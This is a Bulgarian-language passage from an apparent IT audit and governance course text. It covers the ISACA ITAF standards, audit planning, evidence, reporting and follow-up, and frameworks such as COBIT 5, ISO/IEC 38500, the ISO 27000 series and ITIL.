Стандарти за процесите - Performance standards (1200 series) – Обхващат процеса на възлагане на одитния ангажимент, планиране на одита, управление на ресурсите, управление на одита и назначенията на одиторите, доказателства от одита, упражняване на професионална преценка на одитния екип;

Стандарти за процесите - Performance standards (1200 series)

- 1201 – Планиране на одитния ангажимент
- 1202 – Оценка на риска при планирането
- 1203 – Оценка на представянето и наблюдение
- 1204 – Съществени открития и доказателства
- 1205 - Доказателства
- 1206 – Използване на външни експерти
- 1207 – Незаконни актове и такива свързани с нередности

ISACA ITAF – Стандарти - Категории:
Стандарти за докладване - Reporting standards (1400 series) – Описват типовете доклади, каналите за комуникация и вида на информацията, която ще се докладва.

Стандарти за докладване - Reporting standards (1400 series)

- 1401 – Извършване писането на доклади и документи към одита
- 1402 – Последващи действия

ISACA ITAF – Насоки - Категории:

- General guidelines (2000 series)
- Performance guidelines (2200 series)
- Reporting guidelines (2400 series)

ISACA ITAF – Насоки – Категории – Сериите 2000 – Насоки за извършване на процесите по описаните стандарти. Дават указания на одиторите как най-добре да организират своя одит, как да го планират, извършват и докладват, като запазят своята безпристрастност и професионална оценка.

ISACA ITAF – Техники (3000 series) – предоставят специализирана информация за разнообразните методологии, средства и готови бланки, като описват подробно начина за тяхното приложение. Те могат да бъдат изразени под различни форми – одитни програми, книги по различни теми, технически спецификации. Пример – ISACA насоки за одитиране на ERP системи.


От одиторите не се изисква да ползват или следват тези документи и техники, но тяхното приложение улеснява съответствието с изискуемите стандарти.

- White papers, *www.isaca.org/whitepapers* (complimentary PDF files)
- Audit/assurance programs. *www.isaca.org/auditprograms* (complimentary Word files for ISACA members)
- COBIT 5 family of products, *www.isaca.org/cobit*
- Technical and Risk Management Reference series, *www.isaca.org/Knowledge-Center/ITAF-IT-Assurance-Audit-/Pages/Reference-Series.aspx* (available in the ISACA Bookstore)
- *Journal* IT Audit Basics columns, *www.isaca.org/Knowledge-Center/ITAF-IT-Assurance-Audit-/IT-Audit-Basics/Pages/IT-Audit-Basics-Articles.aspx* (complimentary access)

ISACA ITAF – Техники (3000 series)

Документи предоставени от ISACA с поглед върху различни теми, които могат значително да подобрят знанията и професионализма на всеки сертифициран одитор
http://www.isaca.org/knowledge-center/research/pages/white-papers.aspx

Извършване на одитния ангажимент



Елементите на ИТ одита не се различават съществено от който и да било друг одит. Стандартните фази са: планиране, извършване, документиране и последващ контрол. ИТ одитът е по-ефективен, когато е риск-базиран, тоест обхватът се определя от оценка на риска, която има за цел да определи областите или системите с най-висок риск, за да се насочи вниманието на одиторите в тези области. По време на този етап се събира и обобщава информация,

която има за цел да определи най-важните и критични системи и приложения, свързаните с тях рискове и контролите, които биха поддържали тези рискове в разумни граници.

Одитът - систематичен процес за обективно събиране и оценка на доказателства относно изпълнението на даден процес. Целта е да се изготви мнение и доклад за това дали е в съответствие дадения процес.
Няколко стъпки трябва да бъдат изпълнени:

- Адекватно планиране на самия одит;
- Оценка на рисковете;
- Създаване на одит програма с цели и обхват;
- Събиране на доказателствата;
- Оценка на силните и слабите страни;
- Създаване на доклад, които включва и препоръки за подобрения;

За оценка на риска съществуват различни методологии, но стандартната, залегнала и в модела на COSO (Committee of Sponsoring Organizations of the Treadway Commission), дава стойности на два основни критерия свързани с всеки риск – вероятност и въздействие. В заключителната фаза на етапа планиране се определят необходимите ресурси, броя на хората в екипа, одитори с експертни познания и др. Определят се обектите, системите или модулите, които ще бъдат одитирани.

Програма за одит – дефиниране на дати, одитни площадки, одитни екипи, обхват на одита, одит критерии, цели на одита;

- Програмата може да включва и следните детайли:
- Използван софтуер за одит;
- Техники за одитиране;
- Използването на одит логове и доклади от системите;
- Преглед на специфична документация;
- Задаване на въпроси и наблюдения;
- Одитиране по логика на бизнес процесите;

Изготвя се одитната програма и се подготвят тестовете, които ще бъдат извършени. В следващия етап, одиторите извършват тестовете и документират своята работа. Откритите слабости или отклонения се документират за да бъдат приложени в одитния доклад. Одиторът има за цел да документира пропуските, като приложи подходящи доказателства. Също така той трябва да дефинира какви са рисковете за организацията, както и приоритетът за тяхното отстраняване и да препоръча решение за елиминиране на проблема или минимизиране на риска.

Събиране на доказателства – информацията събрана по време на одита от одитния екип, за да се определи съответствието с одитния критерии и да се подкрепи изготвянето на одитния доклад.

- Източници на доказателства могат да бъдат следните:
- Наблюдения на одиторите;
- Записки от интервютата със служителите;
- Информация от кореспонденция или друга документация;
- Резултати от одит тестове на ИТ системите;

Извадков метод (Sampling) – този метод се използва когато или одитът ще е прекалено скъп или ще отнеме прекалено много време. Извършва се анализ на процесите и се прави представителна извадка с нов обхват на одита.

- Одиторите трябва да вземат предвид следното:
- Очаквани отклонения на резултатите;
- Значението на извадката на база общата картина;
- Отклонения от одитния критерий;

При големи организации – могат да се одитират част от нея както физически така и логически – отделни офиси или дирекции. Трябва да се вземе предвид обаче извадката, която е преценена да дава оценка за цялата организация.

Компютърно подпомагани одит техники

Компютърно подпомагани одит техники - Computer-Assisted Audit Techniques (CAAT): Представляват тип одит софтуер, който ще подпомогне автоматизиране процеса на одит на информационните системи. Позволява независимо събиране на информацията с цел нейната обективност. Може да притежават различни одит похвати, методи и стандарти за съответствие;

По-висока ефективност на тестовете се постига, ако одит екипът използва специализирани програмни продукти за извличане на данни и анализ като ACL и IDEA. Използваните техники са известни като CAAT (Computer Assisted Audit Techniques). С помощта на тези системи ИТ одиторите получават директен достъп до базите данни и са в състояние да извличат информация и да генерират специфични отчети за нуждите на одита.

Освен това одиторите биха могли да използват и системи за управление, които автоматизират цялостния процес на ИТ одита – оценка на риска, планиране на ресурсите, документиране и генериране на доклада и последващ контрол. Някои от тези системи се предлагат заедно с примерни одит програми, съобразени с COBIT или други методологии за ИТ одит. Такива системи са ТеамМате и Auto audit.

Оценка на силните и слабите страни

Оценка на силните и слабите страни по време на одита:

- Одиторът трябва да прегледа събраните доказателства, за да оцени дали прегледаните процеси са добре контролирани и ефективни;
- В някои случай контрол в една област може да компенсира слабост в друга област;
- Контроли, които се припокриват се категоризират като твърде силни;
- Да се извърши анализ и връзка между контролите;
- Одиторът трябва да използва своя опит и преценка, за да отсъди кои доказателства на какво ниво да представи на Ръководството;

Преди изготвянето на окончателния одит доклад или продукта на ИТ одита, препоръките трябва да бъдат обсъдени със служителите, които са одитирани. В тази фаза се определя кой

е отговорен и какви са сроковете за изпълнение на препоръките. Одит докладът обичайно съдържа резюме на направените констатации, както и подробно описание на извършените тестове и резултатите от тях. В някои случаи в него намират място само негативните констатации или пропуските и отклоненията от добрите практики, което не е добро решение. Трябва да бъдат представени и силните и слабите страни на организацията след приключването на един одит.

Комуникиране на резултатите от одита

В тази фаза се определя кой е отговорен и какви са сроковете за изпълнение на препоръките. Одит докладът обичайно съдържа резюме на направените констатации, както и подробно описание на извършените тестове и резултатите от тях.
Може да имаме класифициране на откритията на :

1. Съществени несъответствия – задължително трябва да бъдат закрити
2. Несъществени несъответствия - задължително трябва да бъдат закрити
3. Зони за подобрения – имат незадължителен характер

Резултатите от одита се представят от одитния екип на закриващата среща. Преди това водещият одитор трябва да е установил – дали фактите в доклада са правилни; да прецени дали препоръките в него са подходящи и икономически ефективни; да предложи дати за внедряване. Одиторът може да коментира резултатите с представител на ръководството преди официалното им представяне на заключителната среща;

Преди изготвянето на окончателния одит доклад или продукта на ИТ одита, препоръките трябва да бъдат обсъдени със служителите, които са одитирани. Целта е да бъдат изчистени недоразумения или неправилно оценени процеси и документи.

Представянето може да включва резюме за ръководството и презентация с направените открития. Представят се както слабите така и силните страни в организацията / ИТ системите. Представяне на критериите за категоризиране на откритията на несъответствия и зони за подобрения. Целта на срещата е да се съгласуват откритията и да се определят срокове за внедряване на коригиращи действия;

Закриващата среща на одита се председателства от водещия одитор. На закриващата среща се представят резултатите от одита. Когато се представят резултатите, одиторът трябва точно, ясно и безпристрастно да ги обясни и обсъди с одитираните. Представят се направените констатации, констатираните несъответствия и направете препоръки. Препоръките се правят на база на заключенията от извършения одит. На тази среща се съставя „Протокол от извършен одит”, който се подписва от одитния екип и от одитираната структура.
Заключенията отразяват съответствието на системата с планираните дейности, ефективността на изпълнение и дали планираните цели, са подходящи за постигане на заложените цели. Те трябва да се основават на обективни доказателства. За всяко констатирано несъответствие и дадена от одитния екип препоръка, трябва да се предприемат коригиращи действия от одитираната структура. Решенията за вида на тези действия се взимат от ръководителя на одитираната структура, а самите действия се извършват от определените от него отговорни служители.

Управление внедряването на препоръките от одита

Управление внедряването на препоръките от одита – стъпки:

- Оценка на препоръките;

- Внедряване на ефективни и икономични решения;
- Определяне на срокове;
- Определяне на отговорници;
- Извършване на последващи действия за оценка на внедрените решения;

Заключенията от одита показват необходимостта от коригиращи, превантивни или подобряващи действия, когато това е приложимо. Такива действия се предприемат от одитираната структура, в рамките на определите от нея срокове за изпълнение на препоръките и се считат за част от одита. Веднъж годишно се извършва проследяване за изпълнението на дадените препоръки. За резултатите от извършените коригиращи действия по дадените препоръки се изготвя доклад.

Документация в едно одитно досие

- Минимум документация в едно одитно досие:
- Планове за планиране на одита и неговия обхват;
- Описание на одитирания обект и цели на одита;
- Програма за одита;
- Извършени одит дейности и събрани доказателства;
- Използване на услуги на други одитори / експерти;
- Одит открития, заключения и препоръки;
- Одит документация за закриване на несъответствията с дефинирани дати и отговорници;

Еволюиране на одит процеса

Еволюиране на одит процеса – използване на информационни системи и софтуерни продукти за автоматизиране на процеса на одит.

Основни моменти са:

- Постепенно развитие на процеса, за да се поддържа актуален с информационните технологии;
- Използване на автоматизирани средства за одит и цялостни решения на одит системи;
- Интегриране на одитите в една организация с много управленски системи с цел намаляване на одит времето и разходите за компанията;
- Постоянно одитиране – поддържане нивото на съответствие в реално време чрез одити в реално време;

18. Модул 18: Управление на информационни технологии

Оценка на ефективността на ИТ управлението
Оценка на организационната структура на ИТ и управлението на човешките ресурси
Оценка на стратегия и насоки на ИТ
Оценяване на ИТ политики, стандарти и процедури
Оценяване на ефективността на системите за управление на качеството
Оценяване на ИТ управлението и наблюдението на контроли
Инвестиции в ИТ ресурси и използването им
Практики за Оценка за управление на риска
Мониторинг на изпълнението и осигуряване на добри практики
Дефиниране и постигане на съгласие относно учебните цели
Влияние върху поведението на обучаемите


Управлението на ИТ (IT Governance)

Управлението на ИТ (IT Governance) – неделима част от управлението на организацията, която се състои от процеси и функции, чрез които се подсигурява, че тя поддържа и обогатява целите и стратегията на цялата компания.
Съществуват доста сертификации и рамки в тази област, които могат да представят схематично управлението на ИТ;
Управлението на ИТ – управление на вътрешните ИТ процеси и всички външни доставчици на тези услуги.

Разгледани са следните архитектури и рамки в тази област:

COBIT 5 - Control Objectives for Information and Related Technology

ПРОЦЕСЕН МОДЕЛ НА КОБИТ 5



COBIT 5 е единствената бизнес рамка, насочена към управление на корпоративните информационни технологии. Тя включва най-новите подходи и техники в корпоративния мениджмънт и предлага глобално приети принципи, практики, аналитични инструменти и модели, които допринасят за повишаване на доверието в ИТ.

КОБИТ – Control Objectives for Information and Related Technology (CobiT®), в превод Цели на контролите, касаещи информацията и свързаните с нея технологии, споделя добрите практики в областта на управлението на информационните технологии в предприятията, като представя необходимите за това управление ИТ дейности по разбираем и лесен за използване начин. Добрите практики на КОБИТ са съставени в резултат на постигнат консенсус между експертите в областта на управлението и одита на информационните технологии и помагат да се оптимизират свързаните с ИТ инвестиции, осигуряват предоставянето на услугите и дават база за сравнителен анализ и оценка на ситуацията в случай на влошаване


КОБИТ е рамка и поддържащ инструментариум, който позволява на мениджърите да коригират разликите между изискванията на контролите, техническите аспекти и бизнес рисковете и да комуникират това ниво на контрол към заинтересованите страни. КОБИТ позволява да се разработят ясни политики и добра практика за ИТ контрол в предприятията, като е станал интегратор на добрите ИТ практики и обща рамка за ИТ управление, помагащ да бъдат

разбрани и управлявани рисковете и ползите, свързани с ИТ. Процесната структура на КОБИТ и неговият обобщен, бизнес ориентиран подход предоставят всеобхватен поглед върху ИТ и върху решенията, които се вземат за ИТ.

Ползите от въвеждането на КОБИТ като рамка за управление на ИТ включват:

- По-добро хармонизиране, базирано на изискванията на бизнеса;
- Разбиране на ръководството за функциите и ролята на ИТ;
- Ясно определена собственост и отговорности за процесите в организацията;
- Обща разпознаваемост от трети страни и регулаторни органи;
- Споделено разбиране между всички заинтересовани страни, което е базирано на общия език;
- Постигане на изискванията на КОСО относно ИТ контролната среда.

Управление на информационни технологии - ISO/IEC 38500:2014



Управлението на ИТ е отговорност на висшето ръководство и изпълнителните директори и се изразява в упражняване на лидерство и създаване на организационни структури и процеси, които гарантират, че ИТ функцията на предприятието поддържа и развива организационните цели и стратегии.

Управлението на ИТ интегрира и институционализира добрите практики, с които гарантира, че ИТ функцията на предприятието работи в полза на бизнес целите. Управлението на ИТ позволява на предприятието да се възползва в пълна степен от своята информация, като мак-

симизира ползите, използва възможностите и трупа конкурентни предимства. За да се постигнат тези цели е необходима рамка за контрол над ИТ

http://en.wikipedia.org/wiki/ISO/IEC_38500

ISO/IEC 38500:2014 - http://www.iso.org/iso/home/store/catalogue_ics/catalogue_detail_ics.htm?csnumber=62816

Фокус на ИТ управлението

Фокус на ИТ управлението:

- Предоставяне на надеждна и защитена информация за организацията, с цел тя да постигне своята стратегия и цели по най-икономичен, ефективен и сигурен начин;
- Осигуряване, че ИТ технологиите добавят стойност към организацията, чрез синхронизиране на бизнес и ИТ процесите;
- Осигуряване, че управлението на риска в тази област се извършва по най-подходящ и ефективен начин;
- Представлява цялостна система за управление на ИТ ресурсите в една организация;

За много организации информацията и технологиите, които я осигуряват, представляват най-ценният, но често най-слабо разбраният актив на организацията. Печелившите предприятия признават ползите от информационните технологии и ги използват, за да повлияят на стойността на дяловете на предприятието. Тези предприятия също разбират и управляват рисковете, свързани с нарастващите регулативни изисквания и с критичната зависимост на много бизнес процеси от информационните технологии (ИТ).
Необходимостта от проверка на стойността на ИТ, управлението на рисковете, свързани с ИТ, и растящите изисквания за контрол върху информацията вече се подразбират като ключови компоненти в управлението на предприятието. Стойността, рискът и контролът представляват ядрото на управлението на ИТ.

Критични процеси в ИТ управлението

Критични процеси в ИТ управлението:

- Управление на ИТ ресурсите, тяхната организация и управление на рисковете свързани с тях;
- Оценка представянето / производителността на, за да се осигури че внедрените ресурси работят както се очаква и предоставят ползи за организацията;
- Управление на съответствието със законовата рамка, международни стандарти и архитектури на всички ИТ процеси;
- Балансиране между внедряване на ефективно икономически решения и тяхната максимална полза за организацията;

Накратко, предоставянето на информация за успешното постигане на целите на предприятието изисква ИТ ресурсите да се управляват от набор от групирани по естествен път процеси.

На първо място ръководството има нужда от контролни цели, които да определят крайната цел, която трябва да бъде постигната вследствие въвеждането на политики, планове и процедури, както и организационни структури, предназначени да предоставят разумна увереност, че Бизнес целите са постигнати и нежеланите събития са предотвратени или разкрити и коригирани.

На второ място в днешните комплексни среди ръководството непрекъснато търси кратка и навременна информация за бързо и успешно вземане на трудни решения по отношение на стойността, риска и контрола.

Рамки за управление на ИТ (IT Governance Frameworks)

Рамки за управление на ИТ (IT Governance Frameworks):


- COBIT 5 – Разработена рамка от ISACA, за подпомагане управлението на ИТ, чрез взаимовръзка с бизнес процесите и доставяне на ползи за организацията;
- Сериите ISO 27000 – серия от международни стандарти и най-добри практики, предоставящи изисквания и насоки в управлението;
- IT infrastructure Library (ITIL) – рамка с най-добри практики за управление на услугите в ИТ;
- ISO/IEC 38500:2008 – предоставя рамка за управление на ИТ;

КОБИТ дава дефиницията за:

- Сравнителен анализ на резултатите и възможностите, демонстрирани от ИТ процесите, представени като зрелостни модели, изведени от Зрелостния модел на възможностите (Capability Maturity Model – CMM) на Института на софтуерните инженери;
- Цели и показатели на ИТ процесите, които дефинират и измерват постигнатите резултати на база принципите на картата за балансирана оценка на бизнеса, измислена от Робърт Каплан и Дейвид Нортън;
- Цели на дейностите, с помощта на които се установява контрол над процесите на база контролните цели на КОБИТ.

Сериите ISO 27000

- БДС ISO/IEC 27000:2014 Информационни технологии. Методи за сигурност. Системи за управление на сигурността на информацията. Общ преглед и речник;
- БДС ISO/IEC 27001:2013 Информационни технологии. Методи за сигурност. Системи за управление на сигурността на информацията. Изисквания;
- БДС ISO/IEC 27002:2013 Информационни технологии. Методи за сигурност. Кодекс за добра практика за управление на сигурността на информацията;
- БДС ISO/IEC 27003:2011 Информационни технологии. Методи за сигурност. Указания за внедряване на системи за управление на сигурността на информацията;
- ISO/IEC 27004:2009 Информационни технологии. Методи за сигурност. Управление на сигурността на информацията. Измерване;
- БДС ISO/IEC 27005:2009 Информационни технологии. Методи за сигурност. Управление на риска за сигурността на информацията;
- БДС ISO/IEC 27006:2009 Информационни технологии. Методи за сигурност. Изисквания за органите, извършващи одит и сертификация на системи за управление на сигурността на информацията.



Стандартът ISO/IEC 27000:2014 “Information technology - Security techniques - Information security management systems - Overview and vocabulary” е обновена версия на този стандарт. Той предоставя общ преглед и речник на системи за управление на сигурността на информацията, които представляват предмет на семейството СУСИ стандарти, и определя термини и определения, свързани с тях. ISO / IEC 27000:2014 е приложим за всички видове и размери на организация (например търговски предприятия, правителствени агенции, за организации с нестопанска цел).


Стандартът ISO/IEC 27010:2012 “Information technology - Security techniques - Information security management for inter-sector and inter-organizational communications” е нов стандарт от серията ISO/IEC 27000, който предоставя насоки в допълнение към насоките, дадени в семейството стандарти ISO / IEC 27000 за внедряване системи за управление на информационната сигурност в рамките на общности, споделящи информация. ISO / IEC 27010:2012 осигурява механизми за контрол и насоки, конкретно свързани с иницииране, внедряване, поддържане и подобряване на сигурността на информацията при между-организационни и между-секторни комуникации. Стандартът е приложим за всички форми на обмен и споделяне на чувствителна информация, както публична, така и частна, на национално и международно ниво, в рамките на една и съща индустрия или пазарен сектор или между секторите. В частност, той може да се прилага за обмен и споделяне на информация, свързани с предоставяне, поддържане и опазване на критичната инфраструктура на организации или на държавната администрация.

Библиотеката за добри ИТ практики (ITIL) - IT Infrastructure Library®

Библиотеката за добри ИТ практики (ITIL) и методологията ITSM отразяват натрупаният от международната ИТ общност опит в управлението на ИТ услугите, включително при реали-

